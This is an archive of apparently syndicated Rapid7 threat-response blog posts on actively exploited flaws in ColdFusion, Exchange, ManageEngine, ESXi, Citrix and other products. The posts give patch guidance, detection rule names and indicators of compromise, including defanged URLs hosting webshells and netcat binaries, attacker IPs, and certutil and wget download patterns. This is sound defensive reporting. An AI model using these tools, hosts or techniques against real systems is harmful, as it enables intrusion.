Tag Archives: Emergent Threat Response

Active Exploitation of IBM Aspera Faspex CVE-2022-47986

Post Syndicated from Caitlin Condon original https://blog.rapid7.com/2023/03/28/etr-active-exploitation-of-ibm-aspera-faspex-cve-2022-47986/

Active Exploitation of IBM Aspera Faspex CVE-2022-47986

Emergent threats evolve quickly, and as we learn more about this vulnerability, this blog post will evolve, too.

On January 26, 2023, IBM published an advisory for multiple security issues affecting its Aspera Faspex software. The most critical of these was CVE-2022-47986, which is a pre-authentication YAML deserialization vulnerability in Ruby on Rails code. The vulnerability carries a CVSS score of 9.8.

Vulnerability details and working proof-of-concept code have been available since February, and there have been multiple reports of exploitation since then, including the vulnerability’s use in the IceFire ransomware campaign. Rapid7 vulnerability researchers published a full analysis of CVE-2022-47986 in AttackerKB in February 2023.

Rapid7 is aware of at least one recent incident where a customer was compromised via CVE-2022-47986. In light of active exploitation and the fact that Aspera Faspex is typically installed on the network perimeter, we strongly recommend patching on an emergency basis, without waiting for a typical patch cycle to occur.

According to IBM, affected products include Aspera Faspex 4.4.2 Patch Level 1 and below. CVE-2022-47986 is remediated in 4.4.2 Patch Level 2.

Logfiles can be found in the folder /opt/aspera/faspex/log by default. Entries related to PackageRelayController#relay_package should be considered suspicious. See AttackerKB for additional in-depth technical analysis.

Rapid7 customers

InsightVM and Nexpose customers can assess their exposure to CVE-2022-47986 with an authenticated vulnerability check available as of the February 17, 2023 content release. A remote vulnerability check was released on February 27, 2023. Accuracy improvements to both checks were released March 28, 2023.

Rapid7 Observed Exploitation of Adobe ColdFusion

Post Syndicated from Clayton Zechman original https://blog.rapid7.com/2023/03/21/etr-rapid7-observed-exploitation-of-adobe-coldfusion/

Rapid7 Observed Exploitation of Adobe ColdFusion

Rapid7’s Threat Intelligence and Detection Engineering team has identified active exploitation of Adobe ColdFusion in multiple customer environments. The observed activity dates back to January 2023 and has not been tied back to a specific CVE at this time. IOCs are included below.

Rapid7 has existing detection rules within InsightIDR that have identified this activity and have created additional rules based upon this observed behavior. We have also observed  the compromised website, ooshirts[.]com, being used in other attacks dating back to March 2022.

Attacker Behavior

The earliest time frame of compromise identified thus far occurred in early January 2023. Rapid7 discovered evidence indicating that a malicious actor dropped webshells using an encoded PowerShell command. Process start data indicates that ColdFusion 2018 is spawning malicious commands.


Example base64 encoded command executed by malicious actor through ColdFusion:

Rapid7 Observed Exploitation of Adobe ColdFusion


Decoded:

Rapid7 Observed Exploitation of Adobe ColdFusion

Rapid7 Customers

In our current investigations, previously existing and new detections have been observed triggering post exploitation across Rapid7 InsightIDR and Managed Detection & Response (MDR) customers:

Webshell – Possible ColdFusion Webshell In Command Line

This detection identifies common ColdFusion tags being passed in the command line. This technique is used by malicious actors when redirecting strings into files when creating webshells.

Attacker Technique – CertUtil With URLCache Flag

This detection identifies the use of the ‘certutil.exe’ binary with the ‘-urlcache’ flag being passed to it. This technique is used by malicious actors to retrieve files hosted on a remote web server and write them to disk.

Indicators of Compromise

This technique has been observed by malicious actors redirecting strings into files while creating webshells. Look for *.cfm files in ColdFusion webroots containing the following ColdFusion tags:

  • <cfexecute>
  • </cfexecute>

Review process start logs for any abnormal child processes of ColdFusion Server

File items:

Type Value Notes
Filename WOW.TXT ColdFusion WebShell
Filename wow.txt ColdFusion WebShell
Filename www.txt ColdFusion WebShell
Filename www.cfm ColdFusion WebShell
Filename wow1.cfm ColdFusion WebShell
Filename zzz.txt ColdFusion WebShell
Filename dncat.exe DotNetCat
Filename nc.exe NetCat
SHA-256 e77d6a10370db19b97cacaeb6662ba79f34087d6eaa46f997ea4956e2ad2f245 ColdFusion WebShell
SHA-256 2482ab79ecb52e1c820ead170474914761358d3cee16e3377fd6e031d3e6cc25 ColdFusion WebShell
SHA-256 03b06d600fae4f27f6a008a052ea6ee4274652ab0d0921f97cfa222870b1ddc3 ColdFusion WebShell
SHA-256 be56f5ed8e577e47fef4e0a287051718599ca040c98b6b107c403b3c9d3ee148 ColdFusion WebShell
MD5 1edf1d653deb9001565b5eff3e50824a DotNetCat
SHA-1 5d95fb365b9d0ceb568bb0c75cb1d70707723f27 DotNetCat
SHA-256 213079ef54d225c4ca75dd0d57c931bdc613e8c89a2d0dbff88be5b446d231f0 DotNetCat
MD5 470797a25a6b21d0a46f82968fd6a184 NetCat
SHA-1 dac7867ee642a65262e153147552befb0b45b036 NetCat
SHA-256 ce80b839411b1541d09b0ede82f1477b516da0c60760079f46ba4443e1a6f419 NetCat

Network -based indicators:

Type Value Notes
FQDN www.av-iq[.]com Legitimate Compromised Domain
FQDN www.ooshirts[.]com Legitimate Compromised Domain
URL hXXps://www.av-iq[.]com/wow.txt ColdFusion WebShell
URL hXXps://www.ooshirts[.]com/images/zzz.txt ColdFusion WebShell
URL hXXps://www.ooshirts[.]com/images/dncat.exe DotNetCat
URL hXXp://www.ooshirts[.]com/images/nc.exe NetCat

MITRE ATT&CK Tactic/Technique/Subtechniques

TA0042 Resource Development (tactic):

  • T1584 Compromise Infrastructure (technique)
  • T1584.004 Server (sub-technique)

TA0001 Initial Access (tactic):

  • T1190 Exploit Public Facing Application (technique)

TA0002 Execution (tactic):

  • T1059 Command and Scripting Interpreter (technique)
  • T1059.001 PowerShell (sub-technique)
  • T1059.003 Windows Command Shell (sub-technique)

TA0003 Persistence (tactic):

  • T1505 Server Software Component (technique)
  • T1505.003 Web Shell (sub-technique)

TA0011 Command & Control (tactic):

  • T1132 Data Encoding (technique)
  • T1132.001 Standard Encoding (sub-technique)
  • T1572 Protocol Tunneling (technique)

Mitigation Guidance

While we have not tied this behavior back to exploitation of a specific CVE, Adobe released patches for known vulnerabilities in ColdFusion on March 14, 2023. Several of the CVEs patched in version 16 (ColdFusion 2018) and version 6 (ColdFusion 2021) are known to be exploited in the wild.

We strongly advise ColdFusion customers to update to the latest version to remediate known risk, regardless of whether the behavior we have detailed in this blog is related to recent vulnerabilities. We also advise customers to examine their environments for signs of compromise.

InsightVM and Nexpose customers are able to assess their exposure to known Adobe ColdFusion vulnerabilities via recurring vulnerability check coverage.

Eoin Miller contributed to this article.

Active Exploitation of ZK Framework CVE-2022-36537

Post Syndicated from Stephen Fewer original https://blog.rapid7.com/2023/03/01/etr-active-exploitation-of-zk-framework-cve-2022-36537/

Active Exploitation of ZK Framework CVE-2022-36537

Emergent threats evolve quickly, and as we learn more about this vulnerability, this blog post will evolve, too.

Rapid7 is aware of active exploitation of CVE-2022-36537 in vulnerable versions of ConnectWise R1Soft Server Backup Manager software. The root cause of the vulnerability is an information disclosure flaw in ZK Framework, an open-source Java framework for creating web applications. ConnectWise uses ZK Framework in its popular R1Soft and Recovery products; the vulnerability is being used for remote code execution and the installation of malicious drivers that function as backdoors. After initial access is obtained, attackers have reportedly been able to execute commands on all systems running the agent connected to the R1Soft server.

The advisory and NVD entry for CVE-2022-36537 indicate that ostensibly, the flaw is merely an information disclosure vulnerability. Rapid7 believes this categorization significantly downplays the risk and the impact of CVE-2022-36537 and should not be used as a basis for lower prioritization.

Overview

In May 2022, software company Potix released an update to ZK Framework, an open-source Java framework used to create enterprise web and mobile applications in pure Java. The update addressed CVE-2022-36537, which had been reported to Potix by Code White GmbH’s Markus Wulftange. The vulnerability arises from an issue in ZK Framework’s AuUploader component that allows an attacker to forward a HTTP request to an internal URI. Successful exploitation allows an attacker to obtain sensitive information or target an endpoint that might otherwise be unreachable. Since ZK Framework is a library, CVE-2022-36537 is likely to affect a range of other products in addition to the core framework itself.

In October 2022, security firm Huntress published a blog on a Lockbit 3.0 ransomware incident that included exploitation of CVE-2022-36537 in ConnectWise R1Soft Server Backup Manager software. Threat actors exploited the vulnerability to bypass authentication, deployed a malicious JDBC database driver that allowed for arbitrary code execution, and finally used the REST API to send commands to registered agents—commands that instructed the agents to push ransomware to downstream systems. The malicious JDBC driver also functions as a backdoor into compromised systems.

On February 22, 2023, the NCC Group’s FOX IT team published a similar account of an incident where they had observed threat actors exploiting CVE-2022-36537 against ConnectWise R1Soft servers as far back as November 29, 2022. According to FOX IT’s research, several hundred R1Soft servers were backdoored as of January 2023, of which more than 140 remain compromised. They have a full account of the attack chain and a list of IOCs here.

FOX IT said that the adversary used R1Soft “as both an initial point of access and as a platform to control downstream systems connected via the R1Soft Backup Agent. This agent is installed on systems to support being backed up by the R1Soft server software and typically runs with high privileges. This means that after the adversary initially gained access via the R1Soft server software it was able to execute commands on all systems running the agent connected to this R1Soft server.”

Shodan reports 3,643 instances of ConnectWise R1Soft Server Backup Manager as of March 1, 2023. Multiple public proof-of-concept (PoC) exploits are available dating back to December 2022. On February 27, 2023, the U.S. Cybersecurity and Infrastructure Security Agency (CISA) added CVE-2022-36537 to its Known Exploited Vulnerabilities (KEV) list and published a warning that “This type of vulnerability is a frequent attack vector for malicious cyber actors and poses a significant risk to the federal enterprise.”  

As mentioned above, the primary advisory and NVD entry for CVE-2022-36537 both note that the core vulnerability in ZK Framework is an information disclosure flaw (hence the 7.5 CVSSv3 score). In the context of ConnectWise R1Soft, however, the impact of the flaw is remote code execution, not merely information disclosure.
The public PoCs include code that uses the vulnerability to leak the contents of the file /Configuration/database-drivers.zul and expose a unique ID value that is intended to be secret. Once the attacker has this ID value, they can exploit the vulnerability once more to reach an otherwise inaccessible endpoint and upload the malicious database driver.

Affected products

ZK Framework (core)

All versions of ZK Framework from 9.6.1 and below are vulnerable to CVE-2022-36537. Potix released version 9.6.2 to fix this issue on May 4, 2022, alongside several hotfixes for earlier branches (9.6.0, 9.5.1, 9.0.1, and 8.6.4).

Fixed versions of ZK Framework are:

  • 9.6.2
  • 9.6.0.2 (security release)
  • 9.5.1.4 (security release)
  • 9.0.1.3 (security release)
  • 8.6.4.2 (security release)

Workarounds are available, but as always, we strongly recommend applying patches. See Potix’s advisory for further details on affected ZK Framework versions.

ConnectWise products

According to ConnectWise’s advisory, CVE-2022-36537 affects the following products and versions:

  • ConnectWiseRecover v2.9.7 and earlier versions are vulnerable
  • ConnectWise R1Soft Server Backup Manager (SBM): SBM v6.16.3 and earlier versions are vulnerable

ConnectWise R1Soft users should upgrade the server backup manager to SBM v6.16.4 released October 28, 2022 using the R1Soft upgrade wiki.

The advisory also indicates that “affected ConnectWise Recover SBMs have automatically been updated to the latest version of Recover (v2.9.9)” as of October 28, 2022.

Mitigation guidance

ConnectWise R1Soft Server Backup Manager users should update their R1Soft installations to a fixed version (v6.16.4) on an emergency basis, without waiting for a regular patch cycle to occur, and examine their environments for signs of compromise. Both Huntress and FOX IT have information on observed indicators of compromise.

ZK Framework users should likewise update to a fixed version immediately, without waiting for a regular patch cycle to occur. As with many library vulnerabilities, assessing exposure may be complex. It’s likely there are additional applications that implement ZK Framework; downstream advisories may include other information about ease or impact of exploitation.

Since ConnectWise R1Soft appears to be the primary vector for known attacks as of March 1, 2023, we strongly advise prioritizing those patches.

Rapid7 customers

Our researchers are currently evaluating the feasibility of adding a vulnerability check for InsightVM and Nexpose.

CVE-2022-21587: Rapid7 Observed Exploitation of Oracle E-Business Suite Vulnerability

Post Syndicated from Glenn Thorpe original https://blog.rapid7.com/2023/02/07/etr-cve-2022-21587-rapid7-observed-exploitation-of-oracle-e-business-suite-vulnerability/

CVE-2022-21587: Rapid7 Observed Exploitation of Oracle E-Business Suite Vulnerability

Emergent threats evolve quickly, and as we learn more about this vulnerability, this blog post will evolve, too.

Rapid7 is responding to various compromises arising from the exploitation of CVE-2022-21587, a critical arbitrary file upload vulnerability (rated 9.8 on the CVSS v3 risk metric) impacting Oracle E-Business Suite (EBS). Oracle published a Critical Patch Update Advisory in October 2022 which included a fix, meanwhile, CISA added CVE-2022-21587 to its Known Exploited Vulnerabilities (KEV) catalog on February 2, 2023.

Oracle E-Business Suite is a packaged collection of enterprise applications for a wide variety of tasks such as customer relationship management (CRM), enterprise resource planning (ERP), and human capital management (HCM).

CVE-2022-21587 can lead to unauthenticated remote code execution.

On January 16, 2023, Viettel Security published an analysis of the issue detailing both the vulnerability’s root cause and a method of leveraging the vulnerability to gain code execution. An exploit based on the Viettel Security analysis technique was published on GitHub by “HMs” on February 6, 2023.

Affected products

  • Oracle Web Applications Desktop Integrator as shipped with Oracle E-Business Suite versions 12.2.3 through 12.2.11 are vulnerable.

What we’re seeing

The attacker(s) are using the above-mentioned proof of concept exploit, uploading a perl script, which fetches (via curl/wget) additional scripts to download a malicious binary payload making the victim host part of a botnet.

Rapid7 customers

InsightVM & Nexpose customers: Authenticated vulnerability checks for CVE-2022-21587 have been available since November 2022. Note that these require valid Oracle Database credentials to be configured in order to collect the relevant patch level information.

InsightIDR & Managed Detection & Response (MDR) customers: in our current investigations, the previously existing detections have been triggering post exploitation:

  • Suspicious Process - Wget to External IP Address
  • Attacker Technique - Curl or Wget To Public IP Address With Non Standard Port

We’re also testing new rules more specific to Oracle E-Business Suite.

CVE-2023-22501: Critical Broken Authentication Flaw in Jira Service Management Products

Post Syndicated from Caitlin Condon original https://blog.rapid7.com/2023/02/06/cve-2023-22501-critical-broken-authentication-flaw-in-jira-service-management-products/

CVE-2023-22501: Critical Broken Authentication Flaw in Jira Service Management Products

Emergent threats evolve quickly, and as we learn more about this vulnerability, this blog post will evolve, too.

On February 1, 2023, Atlassian published an advisory for CVE-2023-22501, a critical broken authentication vulnerability affecting its Jira Service Management Server and Data Center offerings. Jira Service Management Server and Jira Service Management Data Center run on top of Jira Core and offer additional features.

According to Atlassian’s advisory, the vulnerability “allows an attacker to impersonate another user and gain access to a Jira Service Management instance under certain circumstances. With write access to a User Directory and outgoing email enabled on a Jira Service Management instance, an attacker could gain access to sign-up tokens sent to users with accounts that have never been logged into. Access to these tokens can be obtained in two cases:

  • If the attacker is included on Jira issues or requests with these users, or
  • If the attacker is forwarded or otherwise gains access to emails containing a “View Request” link from these users.

Bot accounts are particularly susceptible to this scenario. On instances with single sign-on, external customer accounts can be affected in projects where anyone can create their own account.”

The vulnerability is not known to be exploited in the wild as of February 6, 2023. We are warning customers out of an abundance of caution given Atlassian products’ popularity among attackers the past two years.

Affected Products

The following versions of Jira Service Management Server and Data Center are vulnerable to CVE-2023-22501:

  • 5.3.0
  • 5.3.1
  • 5.3.2
  • 5.4.0
  • 5.4.1
  • 5.5.0

Atlassian Cloud sites (Jira sites accessed via an atlassian.net domain) are not affected.

Mitigation guidance

Jira Service Management Server and Data Center users should update to a fixed version of the software as soon as possible and monitor Atlassian’s advisory for further information. Atlassian customers who are unable to immediately upgrade Jira Service Management can manually upgrade the version-specific servicedesk-variable-substitution-plugin JAR file as a temporary workaround.

Rapid7 customers

A remote (unauthenticated) check for CVE-2023-22501 will be published in the February 6, 2023 InsightVM and Nexpose content release.

Ransomware Campaign Compromising VMware ESXi Servers

Post Syndicated from Caitlin Condon original https://blog.rapid7.com/2023/02/06/ransomware-campaign-compromising-vmware-esxi-servers/

Ransomware Campaign Compromising VMware ESXi Servers

On February 3, 2023, French web hosting provider OVH and French CERT issued warnings about a ransomware campaign that was targeting VMware ESXi servers worldwide with a new ransomware strain dubbed “ESXiArgs.” The campaign appears to be leveraging CVE-2021-21974, a nearly two-year-old heap overflow vulnerability in the OpenSLP service ESXi runs. The ransomware operators are using opportunistic “spray and pray” tactics and have compromised hundreds of ESXi servers in the past few days, apparently including servers managed by hosting companies. ESXi servers exposed to the public internet are at particular risk.

Given the age of the vulnerability, it is likely that many organizations have already patched their ESXi servers. However, since patching ESXi can be challenging and typically requires downtime, some organizations may not have updated to a fixed version.

Affected products

The following ESXi versions are vulnerable to CVE-2021-21974, per VMware’s original advisory:

  • ESXi versions 7.x prior to ESXi70U1c-17325551
  • ESXi versions 6.7.x prior to ESXi670-202102401-SG
  • ESXi versions 6.5.x prior to ESXi650-202102101-SG

Security news outlets have noted that earlier builds of ESXi appear to have also been compromised in some cases. It is possible that attackers may be leveraging additional vulnerabilities or attack vectors. We will update this blog with new information as it becomes available.

Attacker behavior

OVH has observed the following as of February 3, 2023 (lightly edited for English translation):

  • The compromise vector is confirmed to use a OpenSLP vulnerability that might be CVE-2021-21974 (still to be confirmed [as of February 3]). The logs actually show the user “dcui” as involved in the compromise process.
  • Encryption is using a public key deployed by the malware in /tmp/public.pem
  • The encryption process is specifically targeting virtual machines files (“.vmdk”, “.vmx”, “.vmxf”, “.vmsd”, “.vmsn”, “.vswp”, “.vmss”, “.nvram”,”*.vmem”)
  • The malware tries to shut  down virtual machines by killing the VMX process to unlock the files. This function is not systematically working as expected, resulting in files remaining locked.
  • The malware creates “argsfile” to store arguments passed to the encrypt binary (number of MB to skip, number of MB in encryption block, file size)
  • No data exfiltration occurred.
  • In some cases, encryption of files may partially fail, allowing the victim to recover data.

Mitigation guidance

ESXi customers should ensure their data is backed up and should update their ESXi installations to a fixed version on an emergency basis, without waiting for a regular patch cycle to occur. ESXi instances should not be exposed to the internet if at all possible. Administrators should also disable the OpenSLP service if it is not being used.

Rapid7 customers

A vulnerability check for CVE-2021-21974 has been available to InsightVM and Nexpose customers since February 2021.

Exploitation of GoAnywhere MFT zero-day vulnerability

Post Syndicated from Caitlin Condon original https://blog.rapid7.com/2023/02/03/exploitation-of-goanywhere-mft-zero-day-vulnerability/

Exploitation of GoAnywhere MFT zero-day vulnerability

Emergent threats evolve quickly. As we learn more about this vulnerability, we will update this blog post with relevant information about technical findings, product coverage, and other information that can assist you with assessment and mitigation.

On Thursday, February 2, 2023, security reporter Brian Krebs published a warning on Mastodon about an actively exploited zero-day vulnerability affecting on-premise instances of Fortra’s GoAnywhere MFT managed file transfer solution. Fortra (formerly HelpSystems) evidently published an advisory on February 1 behind authentication; there is no publicly accessible advisory.

Exploitation of GoAnywhere MFT zero-day vulnerability

According to the advisory, which Krebs quoted directly in his Mastodon post, the vulnerability is a remote code injection flaw that requires administrative console access for successful exploitation. Fortra said that the Web Client interface itself is not exploitable. While administrative consoles and management interfaces should ideally never be exposed to the internet, security researcher Kevin Beaumont noted in a reply to Krebs’s post on Mastodon that there appears to be a fair number of systems (1,000+) exposing administrative ports to the public internet.

The Fortra advisory Krebs quoted advises GoAnywhere MFT customers to review all administrative users and monitor for unrecognized usernames, especially those created by system. The logical deduction is that Fortra is likely seeing follow-on attacker behavior that includes the creation of new administrative or other users to take over or maintain persistence on vulnerable target systems.

Note that, while this is not mentioned explicitly in the pasted Fortra advisory text, it is also possible that threat actors may be able to obtain administrative access by targeting reused, weak, or default credentials.

Mitigation guidance

While Fortra has published a mitigation, there is no mention of a patch. GoAnywhere MFT customers can log into the customer portal to access direct communications from Fortra.

The following mitigation information has been taken from Krebs’s repost of the Fortra advisory on Mastodon, but has not been verified by our research team:

On the file system where GoAnywhere MFT is installed, edit the file [install_dir]/adminroot/WEB_INF/web.xml.

Find and remove (delete or comment out) the following servlet and servlet-mapping configuration in the screenshot below.

Before:

<servlet>
     <servlet-name>License Response Servlet</servlet-name>
     <servlet-class>com.linoma.ga.ui.admin.servlet.LicenseResponseServlet</servlet-class>
     <load-on-startup>0</load-on-startup>
</servlet>
<servlet-mapping>
     <servlet-name>Licenses Response Servlet</servlet-name>
     <url-pattern>/lic/accept/</url-pattern>

After:

<!--

Add these tags to comment out the following section (as shown) or simply delete this section if you are not familiar with XML comments:

<servlet>
     <servlet-name>License Response Servlet</servlet-name>
     <servlet-class>com.linoma.ga.ui.admin.servlet.LicenseResponseServlet</servlet-class>
     <load-on-startup>0</load-on-startup>
</servlet>
<servlet-mapping>
     <servlet-name>Licenses Response Servlet</servlet-name>
     <url-pattern>/lic/accept/</url-pattern>
</servlet-mapping>
 -->

Restart the GoAnywhere MFT application. If GoAnywhere MFT is clustered, this change needs to happen on every instance node in the cluster.

Rapid7 customers

The February 3, 2023 content-only release of InsightVM and Nexpose will add support for customers to use the following query to identify potentially affected GoAnywhere MFT instances in their environments:
asset.software.product = 'Managed File Transfer'.

Vulnerability checks may follow if the vendor releases one or more official fixed versions of the application.

Exploitation of Control Web Panel CVE-2022-44877

Post Syndicated from Caitlin Condon original https://blog.rapid7.com/2023/01/19/etr-exploitation-of-control-web-panel-cve-2022-44877/

Exploitation of Control Web Panel CVE-2022-44877

On January 3, 2023, security researcher Numan Türle published a proof-of-concept exploit for CVE-2022-44877, an unauthenticated remote code execution vulnerability in Control Web Panel (CWP, formerly known as CentOS Web Panel) that had been fixed in an October 2022 release of CWP. The vulnerability arises from a condition that allows attackers to run bash commands when double quotes are used to log incorrect entries to the system. Successful exploitation allows remote attackers to execute arbitrary operating system commands via shell metacharacters in the login parameter (login/index.php).

On January 6, 2023, security nonprofit Shadowserver reported exploitation in the wild. As of January 19, 2023, security firm GreyNoise has also seen several IP addresses exploiting CVE-2022-44877.

Control Web Panel is a popular free interface for managing web servers; Shadowserver’s dashboard for CWP identifies tens of thousands of instances on the internet. There doesn’t appear to be a detailed vendor advisory for CVE-2022-44887, but available information indicates Control Web Panel 7 (CWP 7) versions before 0.9.8.1147 are vulnerable. CWP users should upgrade their versions to 0.9.8.1147 or later as soon as possible.

Rapid7 customers

InsightVM & Nexpose customers: We expect coverage for CVE-2022-44877 to be available in the January 19 content release.

CVE-2022-47966: Rapid7 Observed Exploitation of Critical ManageEngine Vulnerability

Post Syndicated from Glenn Thorpe original https://blog.rapid7.com/2023/01/19/etr-cve-2022-47966-rapid7-observed-exploitation-of-critical-manageengine-vulnerability/

CVE-2022-47966: Rapid7 Observed Exploitation of Critical ManageEngine Vulnerability

Emergent threats evolve quickly, and as we learn more about this vulnerability, this blog post will evolve, too.

Rapid7 is responding to various compromises arising from the exploitation of CVE-2022-47966, a pre-authentication remote code execution (RCE) vulnerability impacting at least 24 on-premise ManageEngine products. CVE-2022-47966 stems from a vulnerable third-party dependency on Apache Santuario.
Several of the affected products are extremely popular with organizations and attackers, including ADSelfService Plus and ServiceDesk Plus. Patches were released in October and November of 2022; the exact timing of fixed version releases varies by product.

Organizations using any of the affected products listed in ManageEngine’s advisory should update immediately and review unpatched systems for signs of compromise, as exploit code is publicly available and exploitation has already begun.

Affected products

See ManageEngine’s advisory for CVE-2022-47966 for updated product and version information.

At the time of publication, the vulnerable products are subject to certain caveats according to Zoho’s advisory.

The following list of vulnerable products is subject to the caveats below:
* Vulnerable if configured SAML-based SSO and it is currently active.
** Vulnerable if configured SAML-based SSO at least once in the past, regardless of the current SAML-based SSO status.

  • Access Manager Plus*
  • Active Directory 360**
  • ADAudit Plus**
  • ADManager Plus**
  • ADSelfService Plus**
  • Analytics Plus*
  • Application Control Plus*
  • Asset Explorer**
  • Browser Security Plus*
  • Device Control Plus*
  • Endpoint Central*
  • Endpoint Central MSP*
  • Endpoint DLP*
  • Key Manager Plus*
  • OS Deployer*
  • PAM 360*
  • Password Manager Pro*
  • Patch Manager Plus*
  • Remote Access Plus*
  • Remote Monitoring and Management (RMM)*
  • ServiceDesk Plus**
  • ServiceDesk Plus MSP**
  • SupportCenter Plus**
  • Vulnerability Manager Plus*

Background

ManageEngine released patches for these products in October and November of 2022.

Rapid7 observed exploitation across organizations as early as January 18, 2023.

Security firm Horizon3 released technical information with a proof of concept (PoC) on January 19, 2023.

Rapid7 customers

InsightVM & Nexpose customers: Our researchers are currently evaluating the feasibility of adding vulnerability checks for as many of the affected products as possible. We expect coverage for ManageEngine ServiceDesk Plus to be available in the January 19 content release.

InsightIDR & Managed Detection & Response customers: the previously existing detections have been triggering upon exploitation:

  • Suspicious Process – Zoho ManageEngine Spawns Child
  • Attacker Technique – Plink Redirecting RDP
  • Attacker Technique – Renamed Plink

CVE-2022-41080, CVE-2022-41082: Rapid7 Observed Exploitation of `OWASSRF` in Exchange for RCE

Post Syndicated from Glenn Thorpe original https://blog.rapid7.com/2022/12/21/cve-2022-41080-cve-2022-41082-rapid7-observed-exploitation-of-owassrf-in-exchange-for-rce/

CVE-2022-41080, CVE-2022-41082: Rapid7 Observed Exploitation of `OWASSRF` in Exchange for RCE

Beginning December 20, 2022, Rapid7 has responded to an increase in the number of Microsoft Exchange server compromises. Further investigation aligned these attacks to what CrowdStrike is reporting as “OWASSRF”, a chaining of CVE-2022-41080 and CVE-2022-41082 to bypass URL rewrite mitigations that Microsoft provided for ProxyNotShell allowing for remote code execution (RCE) via privilege escalation via Outlook Web Access (OWA).

Patched servers do not appear vulnerable, servers only utilizing Microsoft’s mitigations do appear vulnerable.

Threat actors are using this to deploy ransomware.

Rapid7 recommends that organizations who have yet to install the Exchange update (KB5019758) from November 2022 should do so immediately and investigate systems for indicators of compromise. Do not rely on the rewrite mitigations for protection.
Affected Products

The following on-prem versions of Exchange that have not applied the November 8, 2022 KB5019758 update are vulnerable:

  • Microsoft Exchange Server 2013
  • Microsoft Exchange Server 2016
  • Microsoft Exchange Server 2019

IOCs

In addition to the detection rules included in InsightIDR for Rapid7 customers, other IOCs include:

  • PowerShell spawned by IIS (‘w3wp.exe’) creating outbound network connections
  • 45.76.141[.]84
  • 45.76.143[.]143

Example command being spawned by IIS (w3wp.exe):

CVE-2022-41080, CVE-2022-41082: Rapid7 Observed Exploitation of `OWASSRF` in Exchange for RCE

Decoded command where the highlighted string (0x2d4c8f8f) is the hex representation of the IP address 45.76.143[.]143

CVE-2022-41080, CVE-2022-41082: Rapid7 Observed Exploitation of `OWASSRF` in Exchange for RCE

Rapid7 Customers

Customers already have coverage to assist in assessing exposure to and detecting exploitation of this threat.

InsightVM and Nexpose

InsightVM and Nexpose added checks for CVE-2022-41080 and CVE-2022-41082 on November 8, 2022.

InsightIDR

InsightIDR customers can look for the alerting of the following rules, typically seeing several (or all) triggered on a single executed command:

  • Attacker Technique – PowerShell Registry Cradle
  • Suspicious Process – PowerShell System.Net.Sockets.TcpClient
  • Suspicious Process – Exchange Server Spawns Process
  • PowerShell – Obfuscated Script
  • Webshell – IIS Spawns PowerShell
    Additional detections currently being observed with follow-on activity in these compromises include:
  • Attacker Technique – Plink Redirecting RDP
  • Attacker Technique – Renamed Plink
  • Suspicious Process – Started From Users Music Directory

Managed Detection & Response customers

Your customer advisor will reach out to you right away if any suspicious activity is observed in your organization.

Eoin Miller contributed to this article.

CVE-2022-27518: Critical Fix Released for Exploited Citrix ADC, Gateway Vulnerability

Post Syndicated from Glenn Thorpe original https://blog.rapid7.com/2022/12/13/cve-2022-27518-critical-fix-released-for-exploited-citrix-adc-gateway-vulnerability/

CVE-2022-27518: Critical Fix Released for Exploited Citrix ADC, Gateway Vulnerability

Emergent threats evolve quickly, and as we learn more about this vulnerability, this blog post will evolve, too.

On Tuesday, December 13, 2022, Citrix published Citrix ADC and Citrix Gateway Security Bulletin for CVE-2022-27518 announcing fixes for a critical unauthenticated remote code execution (RCE) vulnerability that exists in certain configurations of its Gateway and ADC products. This vulnerability has reportedly been exploited in the wild by state-sponsored threat actors.

In a blog post, Citrix states that no workarounds are available for this vulnerability and that customers running an impacted version (those with a SAML SP or IdP configuration) should update immediately.

Citrix is a high-value target for any capable attacker; earlier today, the National Security Agency (NSA) published Citrix ADC Threat Hunting Guidance warning that Citrix ADC is being targeted by state-sponsored adversaries.

Affected products

The following customer-managed product versions are affected by this vulnerability so long as the ADC or Gateway is configured as a SAML SP or a SAML IdP:

  • Citrix ADC and Citrix Gateway 13.0 before 13.0-58.32
  • Citrix ADC and Citrix Gateway 12.1 before 12.1-65.25
  • Citrix ADC 12.1-FIPS before 12.1-55.291
  • Citrix ADC 12.1-NDcPP before 12.1-55.291

Citrix’s blog post also contains information on how to determine if your configuration is a SAML SP or a SAML IdP.

Mitigation guidance

No workarounds are available; impacted organizations should update to one of the following versions on an emergency basis:

  • Citrix ADC and Citrix Gateway 13.0-58.32 and later releases of 13.0
  • Citrix ADC and Citrix Gateway 12.1-65.25 and later releases of 12.1
  • Citrix ADC 12.1-FIPS 12.1-55.291 and later releases of 12.1-FIPS
  • Citrix ADC 12.1-NDcPP 12.1-55.291 and later releases of 12.1-NDcPP

Rapid7 customers

InsightVM customers will be able to assess their exposure to CVE-2022-27518 with the content release scheduled for December 13, 2022.

CVE-2022-42475: Unauthenticated Remote Code Execution Vulnerability in FortiOS; Exploitation Reported

Post Syndicated from Glenn Thorpe original https://blog.rapid7.com/2022/12/12/cve-2022-42475-unauthenticated-remote-code-execution-vulnerability-in-fortios-exploitation-reported/

CVE-2022-42475: Unauthenticated Remote Code Execution Vulnerability in FortiOS; Exploitation Reported

Emergent threats evolve quickly, and as we learn more about this vulnerability, this blog post will evolve, too.

Today, December 12, 2022, FortiGuard Labs published advisory FG-IR-22-398 regarding a “heap-based buffer overflow vulnerability [CWE-122] in FortiOS SSL-VPN [which] may allow a remote unauthenticated attacker to execute arbitrary code or commands via specifically crafted requests.”

FortiGuard Labs has confirmed at least one instance of the vulnerability being exploited in the wild and included the current indicators of compromise (IOCs) for FortiOS administrators to utilize in reviewing the integrity of current vulnerable systems in their advisory.

